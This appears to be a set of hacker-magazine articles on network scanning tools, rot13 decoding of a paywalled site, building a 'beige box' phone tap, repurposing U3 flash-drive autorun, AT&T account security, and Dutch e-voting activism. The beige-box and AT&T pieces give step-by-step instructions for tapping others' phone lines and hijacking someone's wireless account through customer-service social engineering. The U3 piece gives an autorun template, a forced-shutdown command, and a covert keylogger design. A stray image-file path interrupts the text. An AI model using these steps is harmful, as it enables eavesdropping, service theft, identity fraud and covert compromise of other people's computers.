How: nmap can be used simply as a basic port scanner (`nmap -v -sT $target`). This will perform a full TCP connect scan on most common ports. Or, it can be used for something more complex: `nmap -v -sN -T1 -P0 ➥-p0-65535 -O $target` will perform a NULL (-sN, no flags set) TCP scan, very slowly (-T1), with no ICMP check (-P0) on all 65,536 ports, while attempting to guess the target's operating system based on the results. Using nmap to test your (H/N)IDS signatures and the alerting which goes along with them is a task which will alleviate a lot of headaches when setting up your IDS to test functionality. Using nmap from outside your network and attacking your firewall and any statically NATed hosts will help you audit your current firewall policy and setup. Using some of the advanced options and scan types with nmap will help you hide your hosts from fingerprinting attacks.

Name: amap
Where: `http://www.thc.org/thc-amap/`
What: amap (Application Mapper) is a tool which uses signatures to test application settings against a specific port. If you have ever set up a server, you know that most services can be re-mapped to run on a different port. For instance, editing Apache's "ListenPort" directive will allow you to change which port your webserver is on. If you change this to TCP/22, some scanners may report it as the SSH service. Using amap against this will trigger the HTTP signature and let you know what is really running on the port. amap supports both IPv4 and IPv6 for testing and is very accurate with its results.
When: amap can be used during VAs, RAs, PenTests and system setups or as a trouble-shooting tool.
How: Using amap with the -bqv options is a good start. This will perform banner grabbing and attempt to match against the signature to let you know what is running on the port you have connected to. As a real-life example (sanitized), I had a customer who had rebooted their firewall and incoming TCP port 25 wasn't working. When I telneted to the port, I got an odd banner so I ran amap against it. This is what I got:

```
[root@alice ~]# amap -bqv
➥ 999.888.777.666 25
Using trigger file /usr/local/etc/
➥ appdefs.trig ... loaded 30 triggers
Using response file /usr/local/etc/
➥ appdefs.resp ... loaded 346 responses
Using trigger file /usr/local/etc/
➥ appdefs.rpc ... loaded 450 triggers

amap v5.2 (www.thc.org/thc-amap) started
at 2007-06-24 16:17:34 — MAPPING mode

Total amount of tasks to perform
in plain connect mode: 23
Waiting for timeout on 23 connections ...
Protocol on 999.888.777.666:25/tcp (by
trigger http) matches smtp-pix -
banner: 220
****2*******************************
************************0****0****0
**************2******200***********0*00

amap v5.2 finished at 2007-06-24 16:17:34
```

Noticing that that the banner matches "smtp-pix," I was able to make the modifications to the firewall not to proxy incoming mail. I re-ran amap after and got this:

```
Protocol on 999.888.777.666:25/tcp
(by trigger http) matches smtp -
banner: 220 mail.somedomain.blah Microsoft
ESMTP MAIL Service, Version 6.0.3790.1830
ready at  Sun, 24 Jun 2007 162209 -0400
```

Name: hping
Where: `http://www.hping.org`

What: Using the basics of traceroute, tcptraceroute uses TCP instead of the usual UDP/ICMP combination of traditional traceroute. Some firewalls block normal traceroute traffic but will allow TCP traffic to go through. By using tcptraceroute, you can see the path you're taking on the port you expect to use.
When: If you're troubleshooting and need to find the path a certain packet will take on a multi-homed system or a large network with a lot of dynamic routing, but the intermediary routing devices don't allow regular traceroute, use tcptraceroute instead.
How: Running `tcptraceroute $host ➥$port` will trace the route using TCP SYN packets to the $host on the specified TCP $port. It will first set the TTL to 1 which is expected to die at the first hop and receive an error message from the routing device that the TTL has expired. The program records that IP address as the first hop. It will then increment the TTL to 2 so the packet will make it past the first hop but not the second. This process repeats until either the maximum TTL, which defaults to 30, has been reached or the port is reached, either open or closed. If you don't expect the path to be too long, try using `tcptraceroute -n -q 1 -m 15 $target ➥$port`. The "-n" option, useful at any time, tells tcptraceroute not to perform domain lookups and to give you the IP addresses only. This makes the results quicker as the program doesn't spend time looking up hostnames. Using "-q 1" tells the program to only query the hops once instead of the default three times. Again, this is also useful for almost every time. The last option, "-m 15", specifies the maximum number of hops to use. The default is 30 and it can go as high as 255. Be warned: if you're stuck in an asymmetric routing scenario or are caught in a dynamic routing loop, you may cause some congestion and headaches for the admins.

Name: grass.pl
Where: `http://www.2600.com/code/222/ ➥grass.pl`
What: grass is a Perl program I created (yes, this paragraph is a bit of self-promotion) to help test stateful firewall software and connections tables of the firewalls. It supports both IPv4 and IPv6 and acts as a TCP "door-jam" to create a 3-way handshake. When you're ready to close the connection, a ^C will send the closing 3-way handshake and close the connection.
When: If you have ever worked on a stateful firewall at the low level, you know that they hold connection information usually called a state table or connections table. If the connection table gets full, depending on the firewall software you're using, connections may get dropped. Or, if you try to open a connection on an already established source port, you may have weird effects. grass gives you the ability to choose both the destination and the source port for your traffic.
How: I was working on a customer issue where the firewall appeared to change a SYN packet into an ACK packet. Further troubleshooting found that the device downstream was a wireless router which (for some reason) could only handle 25 connections at a time. When connection 26 came in, it would use the same source port as connection 1 through the wireless router and, when it hit the firewall, the firewall would "help" the packet by changing the flags. I created grass to aid in troubleshooting stateful firewalls or stated connections over TCP.

Name: netcat (nc)
Where: `http://www.vulnwatch.org/ netcat/`
What: It's probably easier to say what netcat isn't. Netcat (nc) is hyped as the "Swiss Army Knife" of networking tools and it lives up to that hype. You can use nc for something as simple as creating a TCP connection or you can be more advanced by creating a server-client setup to compress and transfer files between two hosts. You can have nc listening on a server and run a program when you connect to it. The possibilities are almost endless.
How: As much as I want to talk a lot about nc, I think I should keep it short as this article could become a book. nc can be used on it's own or you can put it in your scripts. You can set it up to be a server or even just a listening socket on your TCP stack. I have taken the following example from the nc README file which illustrates a good use for nc:

A typical example of something "rsh" is often used for: on one side,

```
nc -l -p 1234 | uncompress -c | tar xvfp -
```

and then on the other side

```
tar cfp - /some/dir | compress -c | nc
➥-w 3 othermachine 1234
```

will transfer the contents of a directory from one machine to another, without having to worry about .rhosts files, user accounts, or inetd configurations at either end.

As you can see, using nc in addition to what you normally do can make life a lot easier. You can build a basic automated file transfer program between two machines with a little knowledge of scripting, some nc and a cron job. Netcat is worth sitting down with a pot of coffee and playing around with.

Name: ike-scan
Where: `http://www.nta-monitor.com/ ➥tools/ike-scan/`
What: ike-scan has a name which is a bit misleading as it doesn't rely on ISAKMP only; it does IPSec scanning as well. If you are performing a VA, SA or PenTest against a VPN-capable machine, ike-scan is a must.
How: Using ike-scan may require a bit of reading on their wiki site to glean a good amount of usage information. By itself, ike-scan will go and attempt to gain as much information about the VPN target as it can: Is it using Aggressive Mode? What encryption and hashing methods

are supported? What sort of authentication is being done? These are just a few questions which ike-scan will attempt to answer for you. In addition to performing basic enumeration, ike-scan can be used to negotiate full VPN connectivity, though this may not be for everyone to try. I have found that ike-scan is very helpful when troubleshooting VPN connections, especially when you don't control the remote end. Some VPN error messages from specific vendors can be rather cryptic (No Valid SA - Ye olde generic Checkpoint Error Message) and ike-scan helps give you good information in determining where the problem may lie. Using ike-scan in your VA, SA and PenTest work is also very helpful.

There are a *lot* more security tools out there which I haven't mentioned, including among others hunt, a session hijacker; thc-hydra, a password auditor; and thc-ipv6, an IPv6 attack toolkit. All of these, and others I haven't touched upon, could be put together to have a book written about them. I just wanted to draw some attention to the ones which I use on a regular basis and find most helpful in my day-to-day security work. In other words, if I didn't mention $your_favorite_ program in this article, I'm not trying to slight you, the tool's authors, or its importance. I hope you find this article useful and begin to explore the uses of these and other programs. Once you become accustomed to how they work, you will find yourself using them in all sorts of scenarios in which you may not have thought of using them but in which they will help you out immensely.



Decoding Experts-Exchange.com

by Phatbot
chunkylover37@gmail.com

At work this week, I was trying to resolve a particularly pernicious bug, so I Googled for the error message and came up with this:

```
http://www.experts-exchange.com/
➥Programming/Misc/Q_20914397.html
```

Experts-exchange — hmm, that's awfully close to ExpertSexChange.com, another of my favorite websites! Er, not really.

Like many such sites, they would like your money before showing you the solutions to the questions posted. But unlike other sites, Experts-Exchange actually does show you the solutions, just in a grayed-out box that's hard to read.

When I've come across this site in the past, I just viewed the HTML source, and there you could read the answers in plain text, thus saving you their $20 yearly fee. But this time, the answers looked like this:

"Vg'f abg nf hahfhny nf lbh znxr vg fbhaq..."

Not terribly helpful, but I guessed that they were using a simple substitution algorithm to encrypt the text. I quickly fired up a text editor, copied the encrypted text to a file called `experts-exchange.txt`, and wrote this Perl script:

```
open(IN,'experts-exchange.txt');
my $text = join('',<IN>);
close IN;
$text =~ tr{VvGgFf}{IiTtSs};
print $text;
```

I'm using the "`tr`" (transliteration) operator to change each V in the text into an I, and so on. I just guessed that the string "Vg'f" was supposed to be the word "It's."

The result looked promising, so I just kept making guesses. Ultimately my decoding looked something like this:

```
$text =~ tr{AaBbCcEeFfGgHhIiJjLlM
➥mNnOoPpQqRrSsTtUuVvWwYyZz}
  {NnOoPpRrSsTtUuVvWwYyZzAaBbCcDdE
➥eFfGgHhIiJjLlMm};
```


With everything in alphabetical order like that, it's pretty easy to see that the text was just rot13-encoded. So, this simplified Perl script took care of decoding the whole thing:

```
open(IN,'experts-exchange.txt');
my $text = join('',<IN>);
close IN;
$text =~ tr{A-Z}{N-ZA-M};
$text =~ tr{a-z}{n-za-m};
print $text;
```

Now, in my case, the decoded text didn't get me any further toward solving my original problem than the encoded text, but it was a fun diversion. Your mileage may vary.

Editorial Note: As of press time, we have been notified that Experts-Exchange has recently changed its website so that the ROT-13 decoding algorithm described here will no longer work. We hope that our readers will nonetheless find the article instructive.

An Introduction to Beige Boxing



By Erik Paulsen

I'm going to take a few moments to take things back to the basics: I'm going to teach you beige boxing. Beige boxes go back to the origins of hacking, when accessing other people's phone lines helped you remain undetected. Using hijacked phone lines helped conceal crimes that were committed through modem connections.

Beige boxing is a science; employing it in practical situations is an art. Beige boxing will permit you to connect a phone, laptop, or Palm Pilot to a telephone landline. Whether you are learning by tapping into your own phone line, or someone else's, there are only a couple of basic parts and tools you will need to get started. Once you've learned to beige box, you can learn more about more advanced topics including DTMF tones, red boxing, social engineering, wardialing, and wiretapping.

So, let's start with something basic. As I go through the following examples, I expect that you are already familiar with the following things: you know what a phone is, you know how to dial a phone number, you know what a modular phone jack is. If you're using a modem, I also expect that you know how to dial with that modem and how to do whatever else you want to over the phone line once connected.

Also, it helps to have common sense when doing anything clandestine. If you plan to do anything illegal, or anything that you think might be illegal, check your local laws and try not to break them. Beige boxing offenses, in the eyes of the law, usually involve trespassing, theft of services. Connecting to the internet by beige boxing may be considered a federal offense, since the illegal phone connection will more than likely cross state lines.

The Most Simple Device You Have Ever Made: The Beige Box

A "beige box," or a homemade "lineman's handset," is a simple telephone cord modification. It is called a beige box because the first version ever made supposedly used a beige phone. I'm sure you can learn more about this if you look for a description on the Hacker's Lexicon.

Construction is simple. You'll need a few parts: one modular phone cord, which will be mutilated; two solder-type or screw-type alligator clips, preferably insulated; a soldering iron or screwdriver (accordingly); and something to cut and splice the phone cord, typically a wire cutter which will double as a wire splicer. Finally, you will need a phone, and you won't be doing anything to it.

So choose an appropriate phone. Obviously, the phone you will be using to Beige Box will need portability! If you can't use it with one hand or less, don't bother with it. A decent hands-free telephone is ideal.

First, cut the phone cord as close to one of the ends as possible, so you have a phone cord with a modular jack at only one end. Next, you will want to splice the same end of the cord that was just cut. This will expose the two (sometimes four) color-coated wires inside the cord. We will only be dealing with the red and green wires, so if you also have yellow and black wires, you can carefully cut them off.

The object here is that you want to connect your two alligator clips to the two separate wires inside of the phone cord. I would say you will only need to expose the last two inches or so of the outer plastic cover. This will leave you with two wires, one red, and one green, sticking out two inches from the end of the cord. Then, strip a little of the plastic jacket off the red and the green wires, so you have enough bare wire to connect the clips.

Finally, attach the alligator clips, one to each stripped wire. Now, it doesn't actually look like a box, but you can plug it into your one-piece phone. Construction is now finished, and you have just made a beige box.

I'm sure you're now wondering what you can do with the box you've just built. To test it out, look for your home phone line's junction box. This is where your phone line comes into the house and where it is wired to your home's telephone wires. It will typically be found on the outside of the house but may be in a garage or possibly by your house's fusebox. I have seen junction boxes located in many places, from apartment building laundry rooms to hotel utility closets, but I'm sure your search will quickly succeed.

Once you have found your junction box, open it up. If it has a lock on it, use your judgment and your common sense. If you keep reading, I'll assume you've got it open. These are customer boxes, so the person who pays for the phone will own the equipment.

What we are aiming for is a bridge-type connection, allowing your phone to access the landline. So, you will want to connect your alligator clips. If you're smart, you won't reach your hand into the junction box and fiddle around, as there is electrical current flowing through the wires. It will typically be only 20 volts of direct

current, but if the phone happens to ring, you'll get a nice "wake-up call," as ringing voltage is around 100 volts of alternating current.

Respecting the electricity inside of the box and observing reasonable safety measures, attach the alligator clips accordingly: red to red, green to green. You may notice that green, red, black, and yellow wires are connected to your four terminals. You will be attaching your alligator clips to the red- and green-wired terminals.

Hopefully your junction box is wired this simply. If this is not the case, remember the rule: right red ring, left green tip. Or, more simply: right red. Some boxes are wired this way instead of using colored wires. So attach your red wire with the right terminal (which is usually a screw) and your green wire to the left terminal (also a screw). Correctly attached, with a phone plugged in, you should get a dial tone. This means success.

You can connect your beige box to any phone line which you can access. You can expand this to network junction boxes, which are the ugly green boxes located in residential areas, and to buried phone cable lines if you can match the correct wires together. You may be surprised to see how many phone lines are grouped together in one location.

Now what you do with it is up to your imagination, and is only limited by the laws of electricity. An FM transmitter can be attached to a phone line. So can audio input and output connectors and a multitude of other devices and applications. Beige boxing simply taps into a phone line. After that, there's not much of a limit.

A note to those who are unfamiliar with technological tampering: this device is not meant to harass the AT&T operator, enemies, or ex-girlfriends. It is not meant as a tool to stalk someone or to listen to private phone calls. It is not intended to do any damage, physical or emotional. It is a tool for learning about the physical aspects of and possibilities of this technology.

Glossary of Terms

Dual-Tone Multi-Frequency (DTMF) Tones: The tones emitted by a touch-tone telephone or a device modified to emit such tones. As well as dialing phone numbers, they are also used to control telephone equipment, including electronic switching equipment and payphones.

Red Box: A modified DTMF tone dialer that generates the tones which tell a payphone that a quarter, dime, or nickel has been deposited. Since its discovery, the possibility of red boxing has been widely eliminated by telephone company countermeasures.

Social Engineering: Acquiring information through manipulative social interaction.

Wardialing: The act of dialing phone numbers in a sequence to search for telephone numbers with interesting properties or for phone lines connected to modems.

Wiretapping: Recording or transmitting the conversation taking place over a phone line, in order to listen to conversations and gather information.

Lineman's Handset: A device used by telephone company repairmen to connect to a phone line for testing purposes. A professional and feature-enhanced version of the beige box.



by Mercereau (aka dohboy)
http://www.dohboy.com/

When I first installed my new flash drive, a Sandisk Cruzer Micro 2GB, I found the application that was autoloaded, Launchpad, to be a bit clunky and cumbersome. Of course, I was using an older machine at work which was at end of life cycle a year prior. The graphical features were nice, and the concept was fantastic; to me, it seemed to be an attempt at a portable operating system in that you could transport all of your applications, which would remain on the drive. Even so, the removal of the additional drive became necessary, as my position required hopping from machine to machine. Waiting for the drive to install each time meant wasting time.

While this article is not a tutorial about U3 removal, you can go to `http://www.u3.com/➥uninstall/` to remove the U3 if you want. To my knowledge, this will permanently remove the U3 with no way of reinstalling it at a later date. Doing this will make the rest of this article irrelevant. Please note: in no way am I responsible for you breaking your drive as a result of the procedures below.

Basic Information

There are some basic things you should know about the U3 Smart Drive. The U3 comes pre-partitioned; most of the device is a FAT partition with a hidden SYSTEM file. SYSTEM is where all of your programs are stored. The last four to six megabytes or so are allocated to an ISO-9960 partition that emulates a CD-ROM drive. Within the CD-ROM partition, there is an autorun.inf which kicks off the installation of the Launchpad. The Launchpad is the main program for management of the applications installed on the drive, as well as for file management and data encryption. The U3 runs on (almost)

any PC running Windows 200 SP4+, XP, or Vista.

Some of the U3's features are portability and the fact that you don't need admin rights to install new software. Some of the negative aspects are the need for two separate drive letters, trace files that are sometimes left on the host PC after improper removal, and the wait time needed for the initial installation of the U3 (in some cases, up to 3 minutes from personal experience).

The CD-ROM partition on the SanDisk Micro cannot be written to like a normal CD. There is some amount of reverse engineering involved; however, if you can run MagicISO, by the end of this short article, you should be able to re-write your U3. I began looking for ways to remove the drive and found various other tools that I could use.

Tools Needed

First, you will need to download LPInstaller.exe. LPInstaller is required to write to the CD-ROM partition. You can download this from `http://www.sandisk.com/➥Retail/Default.aspx?CatID=1411` or you can visit my site at `http://www.dohboy.net`. Second, you will need to write an ISO that the LPInstaller will use to 'burn' to the U3's CD-ROM. You can do this with the help of MagicISO (`http://➥www.magiciso.com/`). Even if you do not have the full version, the trial version allows you to create an image smaller than 400MB. That's it.

Re-Writing the U3

Some have tried to rewrite the U3 by craftily using Linux; some have attempted this using some fancy host file modification to mimic SanDisk's web server, but all you really have to do is save the image you have created as "`cruzer-autorun.➥iso`" in the same directory as the LPInstaller. Once the LPInstaller is run, it will grab the "`cruzer-➥autorun.iso`" and use it, since it believes this file has already been downloaded. If the file is not in that location and there is an internet connection available, LPInstaller will go to the SanDisk website and download the most up to date version of the Launchpad. You can see what Launchpad tries to connect to using ethereal. There is a limitation to the size of the image: 6.2MB. I have tried larger but only got errors.

Remember, the image must be named `cruzer-➥autorun.iso` and be in the same directory as LPInstaller. LPInstaller will write the .iso file to the flash drive's CD-ROM partition. I probably don't have to mention it, but make sure the U3 is actually plugged into the computer before running LPInstaller. In my line of work, I am used to working with the lowest common denominator.

Tips

autorun.inf

```
[AutoRun]
open = "program.exe"
icon = .\dohboy.ico,0
```

Save the above information, replacing *program.exe* with any globally-executable application on the host machine or any application on the U3 partition. For instance, if you have an application on the U3 called haxor.exe in the root directory of the CD-ROM partition, you would reference it using `.\haxor.exe`. Autorun.inf must be in the image's root directory, just like with any autorun file.

Visual Basic Script, though it is slower and uglier, is my code of choice. These files are easy to create and can be launched as long as wscript or cscript is on the host machine. If they are not, either can also be written to your partition; you are only losing 112KB by doing so.

Implementations

Thus far, I have written various scripts and applications for the U3 which make my job easier and my life more fun. One such script will allow me to track my U3 if it is lost or stolen. This was done using the `getInfo.vbs` script available in the 2600 code repository or on my website at `http://www.➥dohboy.net`. This script will send me an email with the login, domain, local IP address, public IP address, registered owner, and other information of anyone using the lost or stolen U3. This is only if the user is currently connected to the internet and has no limitation on their ability to connect to my SMTP server. I plan on developing a free service that would allow a user to track their U3 in the event that it was lost or stolen via my website. It is a work in progress.

It might also be possible to write scripts that would allow you to poll the system for information and write it to a file located on the FAT partition. How is that possible if the drive letter could be different from machine to machine? Make the script search for a file from all possible drives and append information when found. Various other scripts like this can be found on my site as well.

Another implementation of mine was a keylogger. I used C++ to create an invisible application called squid.exe (I might post this on my website) that logged keys. The way it worked was to load upon launch and log keys. Once the thumbdrive was plugged back into the machine, squid would know that the drive was plugged in again, and would search for a specific file in the root of the FAT partition. After the file was written, squid would exit with garbage cleanup. No files on the host computer would be created.

For fun, rewrite the `autorun.inf` to open a shutdown sequence. (for example: "`shutdown -r➥ -t 00`")

Conclusion

While some of these implementations are fairly tame, there are potentially far more dangerous scripts and programs that can be written. My squid was a fairly slow application since I only wrote it to test what I could do. While it performed as I had planned, it could have been optimized to be quite a bit faster and run without using as many system resources.

While this article focused mainly on the SanDisk because of its vulnerability with LPInstaller, there is a possibility the partition on any U3 could be rewritten. More information on hardware, such as the HDK, might be obtained by emailing `licensing@➥u3.org`. Have fun with your U3 and try not to get in trouble using it.

The scripts mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/



Exploring AT&T's Wireless Account Security

by satevia

I'm writing this article to inform the readers about the potential insecurities of their wireless phone service. I used to work for Cingular, so most of this information will apply directly to their service. That's not to say that things are any different with other providers, but I have no specific internal experience with them. I'd also like to remind the readers that this information should be used as a guide to further secure access to your own wireless phone service account and not to breach the security of others.

Cingular has changed its name to AT&T since I originally started writing this article. That's the only thing that has changed, so this does not make this article useless and does not mean that your account is any more secure.

Wireless carriers store a scary amount of personal information about each of their customers. Even scarier, every support representative has access to this information simply by plugging in any bit of identifying information about you or your account. Among other options, this can be your name, date of birth, social security number, address, home phone number, or cell phone number. Just about anything specifically relating to you can be used to pull up even more information about you. Even worse, much or all of this information can be used by anyone that calls into the support department to change information on your account, add services, or remove services. That list goes on and on too.

By default when you call into AT&T customer care and reach an operator, generally after hours of holding, you're asked to confirm your wireless number. This generally comes up automatically on the screen, which is called the "screen pop" internally. Along with that is the first screen that the representative must click through after they've confirmed your access to the account. They're supposed to click which of the security measures was used to verify your identity. Representatives are told to ask for the last four digits of the social security number, though with enough complaining you can generally get them to give you access to the account by providing the billing address on file. Great!

After the representative has clicked through, confirming that your identity has been verified, a log entry is placed on the account showing which representative accessed the account and when. This can be easily bypassed by clicking the "cancel" button located on the screen pop window, or by accessing the internal database, Telegence, directly and not through the initial verification system, the name of which escapes me. Many representatives do this if they're lazy. Telegence is where all of the goodness is. The search feature allows the agent to pull up accounts using any of the identifying information mentioned above. You can generally pick out a lazy representative as one that asks you to confirm your phone number if you entered it when calling in or if you pressed 1 to confirm the caller ID.

A quick note about notes (ha!): even though representatives may make notes on accounts and even though the system still makes notes automatically for just about every action taken, they don't really mean anything good for you. Generally notes are a place where representatives explain to other representatives that may field your call later whether or not they should believe what you say or go out of their way to help you. Did you get angry with a previous representative or sound frustrated? Yeah, that'll probably follow you for the life of your account. The life of an AT&T representative is not a fun one and each day really drags along. You hear the same thing nearly every call and get yelled at nearly every call. The only way for representatives to get back at you without getting fired is to make your notes sound like you were as uncooperative as possible. And they will.

In addition to information stored electronically, AT&T call centers always have pages and notepads filled with identifying information laying around. Representatives are trained to write down specific information gathered when on a call, in order to prevent having to ask a customer again. This includes credit card numbers used for payments over the phone. Thankfully, security at the call centers themselves is fairly good (seriously), but visitors are allowed to be escorted throughout the building by any employee. Technically, guests are not allowed in the work area, but this rule is largely ignored. Badges must be displayed at all times and I've actually had security question me when mine had simply flipped around. Kudos for that. Unfortunately, kindness is what breaks this down. It's quite easy to gain access to a call center itself simply by entering during the morning rush, when everyone else shows up for work. Despite the extensive video-based training advising that employees are to watch out for "tailing" through the entrance, it's human nature to hold the door open for your fellow representative as they come

to the door after you. Everyone does this. This, coupled with sensitive customer information available on just about every desk, leads to the potential for disaster.

Let's assume physical access, though, is hard to get, but the fact that your information is available to all representatives opens a new door for anyone to get or change this information. A number of news articles have recently been published which show how easy it is to buy information about anyone's social security number or address. This would allow the defeat of both security measures in place by AT&T. Even if you don't have this information or don't want to pay for it, losing your phone is a great start to giving up control of your phone service.

Many people don't think to call in and have their phone suspended immediately, so there's a great chance that dialing 611 (for customer service) on a found phone will be about the most effort needed to gain access to an account. The automated phone prompt speaks back the phone number (write this down) that's calling, saving you from having to call yourself to find the phone number and placing your phone number on that customer's call log. This answers question #1 by the representative, "What's the wireless number you're calling in reference to?" Rarely, some representatives will ask for the full name of the person that's calling. It's for logging purposes only and gets entered into the notes of the wireless number's account; access is not restricted on a per-name basis. If this happens, you can generally give any name you'd like and still proceed through the verification process. Next, you'll go through the authentication process described above. Remember that knowing the victim's address is usually enough to get through. Once verified, the account is yours. You're free to add or remove services, change contact information, change wireless numbers, request that call records be mailed to an address, or anything else you like. Everything can be done over the phone once you're "verified".

You might be wondering exactly how you'd get someone's address, especially if you just found a phone lying around. That part is actually surprisingly easy. Heading into an independent AT&T dealer with the phone number for the account is enough. Remember to call 611 and listen for the phone number to be repeated, so you don't have to have to call any of your phones and have the number logged into their call log. If you did call your own number, the logs would be kept not just on the phone, but also on the computers used by AT&T to monitor minutes, usage, and on the list mailed to customers each month as part of their bill.

You can generally distinguish a dealer from a corporate store by the actual name of the company running the store listed on or around the Cingular/AT&T logo on the door or window. Otherwise, you can always ask a representative as they're supposed to truthfully answer the question.

Dealers are generally underpaid representatives for a third-party company with no relation to AT&T other than their reseller status. They usually care about nothing more than getting you to upgrade your text message package or adding internet access as they make a large chunk of commission off of "extras." With that comes a lack of care for the security of accounts. I guess that they assume that just knowing the phone number on an account and that the service is from AT&T is authentication enough for them and that this information alone should provide access to the account. Next, asking to verify the billing address on file for the account should be enough to get them to tell you. Writing this down would be a bad idea, so try to remember it. I'm sure you could also get them to give you the social security number by stating you tried to call and the numbers you gave were denied, so they told you to come in to a store and have it changed.

Then all you need to do is call customer care again, address in brain, and you've successfully penetrated the deep defenses of AT&T.

A (semi-)great way to prevent all of this from happening is to place a password on the account. This password supersedes any other form of authentication at least, it's supposed to. Provided the representative over the phone realizes that there is a password on the account, the account can not be accessed without knowing this password. Unfortunately the only way a representative knows that a password is on an account is by the small, unbolded red text that appears as one of the authentication methods listed when you first call in. Unfortunately, the system doesn't require that this method be used, and representatives are more in touch with their routine and are to preoccupied with the need to handle as many calls as possible in one day (call stats matter, you know) even to notice it most of the time. Passworded accounts are commonly accessed without the password over the phone due to the inattentive representative on the line. Scary! It's the only access control that you can place on your account, though.

Even if you do all that you can to protect your account, you can't compensate for poor corporate teaching. Encouraging representatives to write down personal information for customers they deal with is bad practice. I'd much rather have to repeat my information than have it lying around on someone's desk for the prying eye or unwanted visitor to see. The contracted cleaning crews that come in nightly probably don't care about your privacy either, and full credit card numbers with names and addresses are readily available for their viewing as they clean, unwatched, each night.

I hope that this article has proved useful to everyone with a cell phone. They're not quite as secure and private as everyone imagines and expects them to be. With better training, better pay, and stricter hiring standards, AT&T could pretty easily change this around and greatly increase the protection they provide for their customers' personal information.

Hacker Perspective



Rop Gonggrijp

My most recent confrontation with what it means to be a hacker started in March of 2006, after I went to vote for the local council of Amsterdam. At the polling station, I had to use a brand new electronic voting machine that the city was renting from a company called Sdu. In fact, Amsterdam had contracted the entire election as a turnkey service. Sdu was even training the poll-workers. This "voting machine" was in fact a computer with a touch screen running Windows. To make matters worse, inside each computer was a GPRS wireless modem that sent the election results to Sdu, which in turn told the city. I had not been blind to the problems of electronic voting before, but now I was having my face rubbed in it. And it hurt.

Perhaps I should quickly introduce myself. My name is Rop Gonggrijp and I'm a Dutch national who lives in Amsterdam, The Netherlands. Some of you will know me as I have been mentioned in this magazine as well as been a regular guest on *Off The Hook* for almost as long as the show has existed. I'm one of the main organizers for those Dutch hacker events like Galactic Hacker Party, Hacking at the End of the Universe, HAL 2001, etc. Between 1989 and 1993 I published *Hack-Tic*, a magazine not unlike *2600* except that it was written in Dutch. During the late *Hack-Tic* years I co-founded XS4ALL, which still is one of the larger ISPs in The Netherlands.

I guess I became part of the hacker community sometime during the early 1980s while playing with my father's 300 baud acoustic modem, although arguably I was hacking before - when I was soldering FM transmitters together with a friend at age 12. But after reading Steven Levy's book *Hackers, Heroes of the Computer Revolution*, I knew what I was and that I was to be part of a global community, even if I could only knew a few other hackers around me. Imagine my relief when I went to Hamburg for the 1988 Chaos Communication Congress to find a few hundred other hackers. After that I was hooked, and by 1989 I was one of the organizers of the first European hacker event: the Galactic Hacker Party. Long and formative years of exploration, mayhem, and mischief followed, during which, among many other things, we found and shared many new and interesting ways of making free phone calls. And when we got our hands on the keys to the nuclear bunkers that existed underneath some subway stations in Amsterdam, we promptly organized tours there for all our friends and their friends. But even behind the greatest mischief was the motivation to educate, to sharpen the minds of fellow hackers and

of the population at large.

XS4ALL, the Internet provider, was much more a political statement than anything else. The Internet back then would never make any money: way too difficult and freaky for the general population. I left XS4ALL in 1997 and started a computer security consultancy, and then after that a company that builds voice encrypting mobile phones. But I kept going to hacker events and co-organizing our own event every four years.

Fast forward to 2006 and the local elections. I was angry because I felt my election had been stolen. There was no way to observe a count, one just had to believe that this wireless-equipped black-box Windows machine was counting honestly. I knew a little bit too much about the risks associated with computer technology to go along with that. I wasn't the only one who was angry. My longtime friend Barry came home from that March 2006 election with the exact same story that I had come home with: trying to reason with poll-workers who clearly felt that only the medically paranoid would distrust such a wonderful shiny box. When we met later that day, we vowed to not only get mad but to do something about it.

But that wasn't going to be all that easy. By the time Amsterdam had gotten electronic voting, it was pretty late in the game: Amsterdam, with a population of approximately 750,000, was the last city in The Netherlands (with a population of around 16.5 million) to get electronic voting. Some cities were renting the same system that Amsterdam now had, but the vast majority was using an older system made by a company called Nedap. While I studied the legal requirements for electronic voting, I became even more convinced that all of these "machines" (that were all in fact computers) needed to go if we were to have transparent and verifiable elections. The regulations treated these systems as if they were indeed mere "machines." They worried about the amounts of humidity and vibration they could withstand and they made sure nobody would get shocked from touching one. Computer security wasn't even mentioned. But the biggest problem wasn't the lack of security, it was the lack of transparency. We got together a small group of like-minded people and started planning a campaign.

There had been previous attempts to raise the question of trustworthiness in relation to voting machines, but the Ministry of the Interior was used to painting the opponents of electronic voting as technophobe Luddites. Given that half of our group consisted of hi-tech-loving hackers, this was an approach that wasn't going to work this time. During the next year and a half we managed to get the attention of the media. We claimed that the Nedap "machines" were computers and not "dedicated hardware" (as the manufacturer claimed) and that they could just as easily be taught to play chess or lie about election results. The person selling these computers in the Netherlands wrote wonderful long rants on his website, and in reaction to our claim he said he did not believe his "machines"

could play chess.

So we caused a true media frenzy when we got hold of a Nedap voting computer and made it play chess. (We also made it lie about election results.) There was a debate in Parliament, during which the responsible minister promised to appoint two committees. That next election, an international election observation mission studied the problems with electronic voting in the country which until then had always been the example country for uncontroversial e-Voting. In their report, they advised that these types of voting computers "should be phased out" and the two committees also wrote very harsh reports about how these "machines" came about and how they should not be used in the future. A lot more happened. We threatened to take the government to court on several occasions, and we even won a case in which the Nedap approval was nullified. But by then the ministry had already decided to throw in the towel, retracting the legislation that allowed electronic voting. The next elections in The Netherlands will be held using pencils and paper (which is really quite OK since over here we've only got one race per election, so counting by hand isn't all that hard).

One of the things that struck me about this campaign was that in order to win, we've needed almost every hacker skill imaginable. Imagine all the stuff you can learn from this magazine, or from going to (or helping organize) a hacker convention. From general skills such as dealing with the media or writing press releases to social engineering (getting hold of the system in order to experiment with it), lockpicking (showing that the mechanical locks were bogus as the same one Euro key was used all over the country), reverse engineering (modifying their 68000 code without access to source), and system administration (website).

Having published a hacker magazine and done the ISP, I was no stranger to conflict. At XS4ALL we had had serious issues with the infamous "church" of Scientology as well as with the German government. Also, the international contacts I got from growing up in the hacker community paid off: the hack was very much a Dutch-German project, and we're still working together tightly to also get rid of these same "machines" in Germany. At certain moments I had the funny feeling that somehow this was the project that I had been in training for all these years.

So I guess what I'm saying is that if you are a hacker, if you're going to hacker conventions, if you like figuring stuff out or if you are building your own projects.... Please realize that, possibly by accident, you may also possess some truly powerful skills that can help bring about political change, and that these skills will become more and more important as technology becomes a bigger part of ever more political debates. So if you don't like the news, go out and make some of your own!



(More) Fun With Novell

